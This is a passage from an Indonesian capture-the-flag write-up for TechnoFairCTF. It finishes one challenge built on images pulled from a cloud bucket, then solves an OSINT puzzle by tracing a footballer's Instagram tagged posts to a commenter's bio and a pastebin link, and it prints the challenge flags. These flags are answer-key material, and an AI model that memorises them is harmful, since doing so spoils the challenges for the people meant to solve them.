Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.31.jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.31.31.jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.32 (1).jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.31.32 (1).jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.32.jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.31.32.jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.33 (1).jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.31.33 (1).jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.33 (2).jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.31.33 (2).jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.33.jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.31.33.jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.41.06.jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.41.06.jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.41.58.jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.41.58.jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.41.59 (1).jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.41.59 (1).jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.41.59.jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.41.59.jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.42.00 (1).jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.42.00 (1).jpeg
Completed files 20/20 | 3.3MiB/3.3MiB
Average throughput: 8.8MiB/s
```

Oke saatnya dibuka fotonya.



Waduh, gak bahaya tah? Tapi gpp, ternyata ada SS-an chat WhatsApp yang berisi sesuatu yang lebih berharga...



Sorry bang, aku sukanya sama yang 2D aja.

FLAG

TechnoFairCTF{0sh1ku_Cum@n_S4tu}

Problem 3: Forward Player

DESCRIPTION

My friend is a big fan of football. His favorite team is the Red Devil and his favorite player is one of the forward players who debuted in 2016. 5 days ago, he posted this picture below on Instagram and tagged the player.

Under that post, there's a comment and the commenter has put a secret message on his bio. Can you find out what the message is?



SOLUTION


Diberikan chall dimana kami harus mencari flag pada akun Instagram seseorang. Petunjuk pertama adalah, mencari tagged post pemain Emyu yg debut pada 2016. Karena saya gatau nama-nama pemain bola (Taunya cuma Asnawi d0ang #lokalpred) maka saya tanya pada beliau yang maha tau (ChatGPT). Beliau memberikan 6 nama lalu saya mencoba mencari nama tersebut satu persatu

WK siapa saja pemain bola Manchester United yang debut pada 2016 ?


Berikut adalah beberapa pemain bola Manchester United yang melakukan debut pada tahun 2016:

- Eric Bailly: Bek asal Pantai Gading ini melakukan debutnya pada 7 Agustus 2016 dalam pertandingan Community Shield melawan Leicester City.
- Henrikh Mkhitaryan: Gelandang Armenia ini melakukan debutnya pada 7 Agustus 2016 dalam pertandingan Community Shield melawan Leicester City.
- Zlatan Ibrahimović: Penyerang Swedia ini melakukan debutnya pada 7 Agustus 2016 dalam pertandingan Community Shield melawan Leicester City.
- Paul Pogba: Gelandang Prancis ini melakukan debutnya pada 19 Agustus 2016 dalam pertandingan Liga Primer Inggris melawan Southampton.
- Timothy Fosu-Mensah: Bek Belanda ini melakukan debutnya pada 28 Februari 2016 dalam pertandingan Liga Primer Inggris melawan Arsenal.
- Marcus Rashford: Penyerang Inggris ini melakukan debutnya pada 25 Februari 2016 dalam pertandingan Liga Europa melawan FC Midtjylland.

Dan sialnya nama target ada di paling terakhir -_- yaitu Marcus Rashford
Langsung saja saya silaturahmi ke ig Mazz Rashford (@marcusrashford) dan scroll pada tagged post nya
Setelah scroll sebentar, saya menemukan post yang sama dengan chall yaitu pada postingan akun @kybow_____. Dan pada bionya juga ada string berformat flag



Tapi itu ternyata fake flag (lagi-lagi kena tipu)
Setelah beberapa kena fake flag ternyata saya menyadari postingan tersebut baru di post kurang dari 1 hari jadi itu postingan yg dimaksud pada soal. Maka dari itu, saya mencari ulang dan akhirnya ketemu yg asli



Coba buka link yg ada di bio dan dapat flag <https://pastebin.com/MC1cjGC3>

decul
A GUEST JUL 8TH, 2023 50 0 6 DAYS ADD COMMENT

Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

text 0.04 KB | None | [0](#) [0](#)

1. TechnoFairCTF{M4af_4uThor_F4nz_dEcuL}

FLAG

TechnoFairCTF{M4af_4uThor_F4nz_dEcuL}